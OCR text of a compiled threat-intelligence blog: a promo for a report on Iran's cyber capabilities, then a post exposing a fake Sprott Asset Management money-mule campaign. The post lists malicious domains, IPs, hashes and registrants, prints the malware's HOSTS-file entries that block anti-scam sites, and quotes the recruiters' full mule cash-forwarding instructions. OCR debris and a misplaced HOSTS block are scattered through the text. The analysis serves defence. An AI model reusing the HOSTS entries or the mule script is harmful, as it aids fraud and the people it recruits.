


Assessing The Computer Network Operation (CNO) Capabilities of the Islamic Republic of Iran - Report (2015-07-29 14:45)

Dear blog readers, I would like to let you know, of my latest, publicly released report, on the topic of "[1]**Assessing The Computer Network Operation (CNO) Capabilities of the Islamic Republic of Iran**", a comprehensive, 45 pages,

assessment, of Iran’s cyber warfare scene, featuring exclusive, never-published before, assessments of the country’s cyber warfare doctrine, analysis of the country’s academic incubators of the next generation of cyber warriors, featuring, an exclusive, social network analysis (SNA), of Iran’s hacking scene.

The report, answers the following questions:

• Who’s who on Iran’s Cyber Warfare Scene - the most comprehensive analysis of Iran’s cyber warfare scene, ever performed

• Where do they go to school? - in-depth analysis of Iran’s academic incubators of the next generation of cyber warriors

• Who’s buying them books? - in-depth geopolitically relevant analysis of Iran’s cyber warfare doctrine

• How do they own and compromise? - complimentary copies of hacking tools, E-zines, academic papers, SNA (Social Network Analysis) of Iran’s Hacking Scene

An excerpt from the Executive Summary:

" *Today’s growing cyber warfare arms race, prompts for systematic, structured, and multidisciplinary enriched processes to be utilized, in order to anticipate/neutralize and properly attribute an adversary’s strategic, tactical and operational Computer Network Operation (CNO) capabilities, so that an adequate response can be formulated and executed on the basis of a factual research answering some of the most relevant questions in the ’fifth domain’ of warfare - who are our adversaries, what are they up to, when are they going to launch an attack against us, how exactly*

are they going to launch it, and what are they going to target first?

This qualitative analysis (45 pages) seeks to assess the Computer Network Operations (CNO) of Islamic Republic of Iran, through the prism of the adversary's understanding of Tactics, Techniques and Procedures (TTP), a structured and geopolitically relevant, enriched OSINT assessment of their operations, consisting of interpreted hacking literature, videos, and, custom made hacking tools, extensive SNA (Social Network Analysis) of the country's Hacking Ecosystem, real-life personalization of the key individuals behind the groups (personally identifiable photos, personal emails, phone numbers, Blogs, Web Sites, Social Networking accounts etc.). It's purpose is to ultimately empower decision/policy makers, as well as intelligence analysts, with recommendations for countering Islamic Republic of Iran's growing understanding and application of CNO tactics and strategies. "

Request, your, complimentary, copy, of, the, report, by, approaching, me, dancho.danchev@hush.com Enjoy!

1. https://dl.packetstormsecurity.net/papers/general/Iran.rar

6

1.2

August

7

```
127.0.0.1 bobbear.co.uk
127.0.0.1 reed.co.uk
127.0.0.1 seek.com.au
127.0.0.1 scam.com
127.0.0.1 scambusters.org
127.0.0.1 www.guardian.co.uk
127.0.0.1 ddanchev.blogspot.com
127.0.0.1 aic.gov.au
127.0.0.1 google.com.au
127.0.0.1 www.reed.co.uk
```

Historical OSINT: OPSEC-Aware Sprott Asset Management Money Mule Recruiters Recruit, Serve Crimeware, And Malvertisements (2015-08-27 16:02)

Cybercriminals continue multitasking, on their way to take advantage of well proven fraudulent revenue sources, further, positioning themselves as opportunistic market participants, generating fraudulent revenues, [1]**standardizing** and innovating within the context of [2]**OPSEC (Operational Security)** while enjoying a decent market share within the [3]**cybercrime ecosystem**.

In this post, I'll profile a [4]**money mule recruitment campaign**, featuring a custom fake certificate, successfully blocking access to [5]**bobbear.co.uk** as well as my personal blog, further exposing [6]**a malicious infrastructure**, that I'll profile in this post.

Let's assess the campaign, and expose the malicious infrastructure behind it.

The fake Sprott Asset Management sites, entices end users into installing the, the fake, malicious certificate, as a prerequisite, to being working with them, with hosting courtesy of ALFAHOSTNET (AS50793), a well known

cybercrime-friendly malicious hosting provider, known, to have been involved in a variety of malvertising campaigns, including related malicious campaigns, that I'll expose in this post.

Domain name reconnaissance for the malicious hosting provider: alfa-host.net - (AS50793) - Email:

alitalaghat@gmail.com; Name:

Mohmmad Ali Talaghat (**webalfa.net** -

78.47.156.245 also registered with the same email)

Name Server: NS1.ALFA-HOST.NET

Name Server: NS2.ALFA-HOST.NET


Alfa-host LLP - (AS50793)

person: Romanov Artem Alekseevich

phone: +75.332211183

address: Kazakhstan, Karagandinskaya obl, Karaganda, ul. Erubaeva 57, 14

Upstream provider reconnaissance:



LLC TC "Interzvyazok"

Hvoiki 15/15

04080 Kiev

UKRAINE

phone: +380 44 238 6333

fax: +380 44 238 6333

e-mail: dz (at) intersv (dot) com

The same upstream provider (Interzvyazok; intersv.com) is also known to have offered services to [7]**yet another bulletproof hosting provider in 2011**.

Domain name reconnaissance:

sprottcareers.com - 193.105.207.105; 88.212.221.46

sprottcorporate.com - 193.105.207.105; 88.212.221.46

sprottcorporate.com - 92.241.162.58

sprottweb.com - 193.105.207.105; 88.212.221.46

Domain name reconnaissance:

allianceassetonline.com - 92.241.162.58

allianceassetweb.com - 88.212.221.41

uptusconsulting.net - Email: terrizziboris@googlemail.com - 92.241.162.58

Known to have responded to the same IP (193.105.207.105) are also the following malicious domains:auditthere.ru maccrack.ru

nissanmoto.ru

megatuz.ru

basicasco.ru

megatuz.ru

foreks999.ru

monitod.ru

peeeeee.ru

fra8888.ru

inkognittto.ru

lavandas.ru

Related MD5s known to have phoned back to the same IP (193.105.207.105):MD5: a9442b894c61d13acbac6c59adc67774

MD5:7fd31163fe7d29c61767437b2b1234cd

MD5:d90de03caa80506307fc05a0667246ef

MD5:09241426aac7a4aae12743788ce4cff4

MD5:cb74fb88f36b667e26f41671de8e1841

MD5:8efd31e0f3c251a3c7ef63b377edbf9c

MD5:a750359c72de3fc38d2af2670fd1a343

MD5:f0cbef01f5bd1c075274533f164bb06f

MD5:398b06590179be83306b59cea9da79e5

Related malicious domains known to have been active within (AS50793), ALFAHOSTNET:34real.ru
3pulenepro.net

3weselchak.net

analizes.ru

appppa1.ru

arbuz777.ru

arsenalik.ru

assolo.ru

astramani.ru

basicasco.ru

bits4ever.ru

bonokur.ru

boska7.ru

chudachok9.ru

cosavnos.ru

dermidom44.ru

drtyyyt.ru

dvestekkk.ru

ferdinandi.ru

10

ferzipersoviy.ru

foreks999.ru

fra8888.ru

globus-trio.ru

google-stats.ru

horonili.ru

inkognittto.ru

karlito777.ru

lavandas.ru

ma456.ru

medriop56.ru

megatuz.ru

mnobabla.ru

monitod.ru

offshoreglobal.ru

okrison.com

opitee.ru

otrijek.ru

peeeeee.ru

pohmaroz44.ru

postmetoday.ru

reklamen6.ru

reklamen7.ru

rrrekti.ru

sekretfive.ru

stolimonov.ru

sworo.ru

trio4.ru

update4ever.ru

victorry.ru

vivarino77.ru

vopret.ru

wifipoints.ru

Known to have responded to the same IP (88.212.221.46) in the past, are also the following malicious domains:

liramdelivery.com - Email: carlyle.jeffrey@gmail.com

ffgroupjobs.com - Email: FfGroupJobs@dnsname.info

secretconsumeril.com

Name servers:


ns2.uptusconsulting.net - 92.241.162.58

ns2.sprottcorporate.com - 92.241.162.58

ns2.sprottweb.com - 92.241.162.58

allianceassetweb.com - Email: martins.allianceam@gmail.com Surprise, surprise. We've also got the [8]**following** fraudulent [9]**domains**, responding [10]**to the same** [11]**name server's** IP (**92.241.162.58**; **ns1.oildns.net, ns2.oildns.net**) back in 2009.

11



What's particularly interesting, is the fact, that in 2010, we've also got (92.241.162.58) hosting the following malicious MD5s:

MD5: 8ee5435004ad523f4cbe754b3ecdb86e

MD5: 38f5e6a59716d651915a895c0955e3e6

We’ve also got ns1.oildns.net responding to (93.174.92.220), with the actual name server, known to have hosted, the following malicious MD5s:

MD5: 5ae4b6235e7ad1bf1e3c173b907def17

Sample detection rate for the malicious certificate:

[12]MD5:

ec39239accb0edb5fb923c25ffc81818 - detected by 23 out of 42 antivirus scanners as Gen:Trojan.Heur.SFC.juZ@aC7UB8eib

Sample detection rate for the HOSTS file modifying sample:

[13]MD5:

969001fcc1d8358415911db90135fa84 - detected by 14 out of 42 antivirus scanners as Trojan.Generic.4284920

Once executed, the sample successfully modifies, the HOSTS file on the affected hosts, to block access to:
127.0.0.1 google.com

127.0.0.1 google.co.uk

127.0.0.1 www.google.com

127.0.0.1 www.google.co.uk

127.0.0.1 suckerswanted.blogspot.com

127.0.0.1 ideceive.blogspot.com

127.0.0.1 www.bobbear.co.uk

127.0.0.1 bobbear.co.uk

127.0.0.1 reed.co.uk

127.0.0.1 seek.com.au

127.0.0.1 scam.com

127.0.0.1 scambusters.org

127.0.0.1 www.guardian.co.uk

127.0.0.1 ddanchev.blogspot.com


127.0.0.1 aic.gov.au


127.0.0.1 google.com.au

127.0.0.1 www.reed.co.uk


209.171.44.117 www.sprott.com

209.171.44.117 sprott.com


Sprott
Asset Management
Please log in
User name
Password
New registration
Forgot password?
Log in


Sprott Asset Management LP
Registration
Step 1 from 4
Personal information
Gender *
male
First name *
Last name *
Middle name
Date of birth *
Country *
United States
Address *
City *
State/Province *
ZIP/Postal *
Home phone * (with int.code)
Cell phone *
Work phone
E-mail *
Select IM
select one
Best time to call
Task manager information
Login *
Password *
Confirm Password *
Reset Form
Register
Sprott Asset Management

14



Sample confirmation email courtesy of Sprott Asset Management: *WORKING PROCESS*

During all working process you will process incoming and outgoing transfers from our clients. Main duties are: send payments, receive payments, making records of billing, making simple management duties, checking e-mail daily.

You have to provide us your cell phone for urgent calls from your manager. If you don't have a cell phone you will need to buy it. You must have basic computer skills to operate main process of job duties.

SALARY

During the trial period (1 month), you will be paid 4,600 $ per month while working on average 3hours per day, Monday-Friday, plus 8 % commission from every payment received and processed. The salary will be sent in the form of wire transfer directly to your account or you may take it from received funds directly. After the trial period your base pay salary will go up to 6,950 $ per month, plus 10 % commission.

FEES & TRANSFERING PROCEDURE

All fees are covered by the company. The fees for transferring are simply deducted from the payments received.

Customer will not contact you during initial stage of the trial period. After three weeks of the trial period you will begin to have contact with the customers via email in regards to collection of the payments. For the first three weeks you will simply receive all of the transferring details, and payments, along with step by step guidance from your supervisor. You will be forwarding the received payments through transferring agents such as Western Union, Money Gram, any P2P agents or by wire transferring.

WESTERN UNION & MONEYGRAM

1. As soon as You receive money transfers from our clients you are supposed to cash it in your bank.

2. You will need to pick up the cash physically at the bank, as well as a transfer to MoneyGram.

3. Please use MoneyGram, located not in your bank, because this providing of anonymosty of our clients.

4. The cashed amounts of money should be transferred to our clients via MoneyGram/Western Union.

15

according to our transfer instructions except all the fees. The fees are taken from the amount cashed.

5. Not use online service, only physical presence in an office of bank and Western Union.

6. Just after you have transferred money to our clients, please contact your personal manager via e-mail (confirmation of the transfer)

and let him (her) know all the details of your Western Union transfer: SENDER'S NAME, CONTACT DETAILS, ADRESS, AND A REFERENCE NUMBER,

PLEASE BE VERY CAREFUL WHEN YOU RESEND FUNDS, THERE MUST BE NO MISTAKES, because our client will not be able to withdraw the funds.

7. All procedures have to take 1-2 hours, because we have to provide and verify the safety of our clients' money (we have to inform them about all our actions).

Your manager will support you in any step of application process, if you have any questions you may ask it anytime.

Go through related research regarding money mule recruitment:

• [14]Profiling a Novel, High Profit Margins Oriented, Legitimate Companies Brand-Jacking Money Mule Recruitment Scheme

• [15]Spotted: cybercriminals working on new Western Union based ‘money mule management’ script

• [16]Keeping Money Mule Recruiters on a Short Leash - Part Eleven

• [17]Keeping Money Mule Recruiters on a Short Leash - Part Ten

• [18]Keeping Money Mule Recruiters on a Short Leash - Part Nine

• [19]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

• [20]Keeping Money Mule Recruiters on a Short Leash - Part Seven

• [21]Keeping Money Mule Recruiters on a Short Leash - Part Six

• [22]Keeping Money Mule Recruiters on a Short Leash - Part Five

• [23]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

• [24]Keeping Money Mule Recruiters on a Short Leash - Part Four

• [25]Money Mule Recruitment Campaign Serving Client-Side Exploits

• [26]Keeping Money Mule Recruiters on a Short Leash - Part Three

• [27]Money Mule Recruiters on Yahoo!’s Web Hosting

• [28]Dissecting an Ongoing Money Mule Recruitment Campaign

• [29]Keeping Money Mule Recruiters on a Short Leash - Part Two

• [30]Keeping Reshipping Mule Recruiters on a Short Leash

• [31]Keeping Money Mule Recruiters on a Short Leash

• [32]Standardizing the Money Mule Recruitment Process

16

• [33]Inside a Money Laundering Group’s Spamming Operations

• [34]Money Mule Recruiters use ASProx’s Fast Fluxing Services

• [35]Money Mules Syndicate Actively Recruiting Since 2002

1. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

2. http://www.webroot.com/blog/tag/opsec/

3. http://www.webroot.com/blog/2013/12/27/cybercrime-trends-2013-year-review/

4. http://ddanchev.blogspot.com/2013/08/profiling-novel-high-profit-margins.html

5. http://ddanchev.blogspot.com/2008/11/ddos-attack-against-bobbearcouk.html

6. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

7. http://www.abuse.ch/?p=3130

8. http://www.bobbear.co.uk/liram-delivery-service.html

9. http://www.bobbear.co.uk/avicenna.html

10. http://www.bobbear.co.uk/asset-management-company.html

11. http://www.bobbear.co.uk/alliance-asset-management.html

12. https://www.virustotal.com/file/1af2de0503eeb8213284f03e651765fb6003233d6e4ce0eab40676ba9e66123e/analysis/

13. https://www.virustotal.com/file/12f0c720c629a29e5e2aca486370c549d77057259f1dd38aca50c078aaf7ed57/analysis/

14. http://ddanchev.blogspot.com/2013/08/profiling-novel-high-profit-margins.html

15. http://ddanchev.blogspot.com/2013/08/profiling-novel-high-profit-margins.html

16. http://ddanchev.blogspot.com/2011/08/keeping-money-mule-recruiters-on-short.html

17. http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html

18. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_30.html

19. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html

20. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html

21. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

22. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

23. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

24. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

25. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

26. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

27. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

28. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

29. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

30. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

31. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

32. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

33. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

34. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

35. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

Historical OSINT - How TROYAK-AS Utillized BGP-over-VPN to Serve the Avalance Botnet (2015-08-28 16:15)
Historical OSINT is a crucial part of an intelligence analyst's mindset, further positioning a growing or an emerging trend, as a critical long term early warning system indicator, highlighting the importance, of current and emerging trends.

